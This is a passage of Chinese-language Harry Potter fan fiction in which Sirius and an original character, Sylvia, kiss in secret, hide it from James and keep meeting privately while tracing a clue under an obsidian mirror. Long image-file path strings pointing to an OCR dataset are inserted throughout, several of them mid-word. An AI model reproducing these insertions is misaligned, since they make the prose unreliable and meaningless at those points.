    他烦躁地把馅饼放回盘子。“我只是觉得你至少可以犹豫一下。”希尔维亚这次真的笑出了声。

    西里斯瞪她。“很好笑?”

    “有一点。”

    “我刚才亲了你十几分钟,你现在笑我?”

    “所以呢?”

    “所以至少给点尊重。”

    希尔维亚走近一步,伸手重新抓住他的领口,在他还没来得及继续抱怨以前亲了他一下。很短,几乎只是为了堵住他的嘴。等她退开时,西里斯果然安静了。

    “这够尊重了吗?”她问。

    西里斯盯着她看了两秒,那点莫名其妙的失落很快又被熟悉的笑意取代。“暂时。”

    后来楼上传来脚步声时,两个人几乎同时退开。詹姆穿着睡衣走进厨房,在他们之间狐疑地看了好几遍,却什么都没看出来。希尔维亚说自己下来喝水,西里斯继续吃他的馅饼,表现得比平时任何一次撒谎都镇定。

    詹姆最后只能拿着水离开。

    等楼梯上的脚步彻底消失,西里斯才低声说:“我还是觉得应该告诉他。”

    希尔维亚端起杯子。“不行。”

    西里斯很不高兴地发现,自己第一次试图从希尔维亚这里争取一点名分,以失败告终。

    第二天早晨,她和平常一样下楼。西里斯已经在和詹姆争论某件完全没有意义的魁地奇问题,看见她进来以后没有任何特别表示,甚至连位置都没有挪。希尔维亚对此非常满意。昨晚发生的事情属于昨晚,她暂时不想看到西里斯突然在早餐桌上表现得像一个男朋友。

    艾琳却只看了她几秒便皱起眉。

    “你昨天晚上是不是没睡?”

    希尔维亚低头给面包抹果酱,回答说睡得不太好。莉莉从报纸后面看过来,显然也察觉到一点异常,不过两个人都没有得到更进一步的答案。希尔维亚很自然地把伯克庄园的结构草图铺开,成功让话题重新回到那道藏在黑曜石镜底下的残缺刻痕上。

    西里斯过了一会儿才和詹姆一起凑过来。

    他没有坐到希尔维亚旁边,而是很随便地占了对面一个位置,甚至在讨论中和她为某条逃生路线争了两句。昨晚厨房里的事仿佛根本没有发生。

    那道藏在黑曜石镜下方的痕迹并不属于伯克家,也不是普通防护符号。有人曾经在那面镜子下面藏过另一件东西,而后来重新返回庄园清理现场的人,显然很担心那里仍然留下线索。这意味着她们找到的并不仅仅是一件失踪的收藏品,而是一条可能继续向汤姆·里德尔过去延伸的路径。

    希尔维亚很快把昨晚的事情从脑子前面推到后面。并不是因为不在意。只是她现在没有打算因为一个吻改变生活的结构。

    至于西里斯,就不知道怎么想了。

    至少当天晚上,他趁所有人都在客厅的时候从她身边经过,只低声告诉她后门外十分钟。

    希尔维亚连头都没抬。

    十分钟以后,她还是去了。

    他们还是没有恋爱。

    但从那个夏天开始,波特家的某些走廊、霍格沃茨几个从来没人使用的空教室,以及少数非常隐蔽的楼梯转角,逐渐开始拥有一些只有他们两个知道的用途。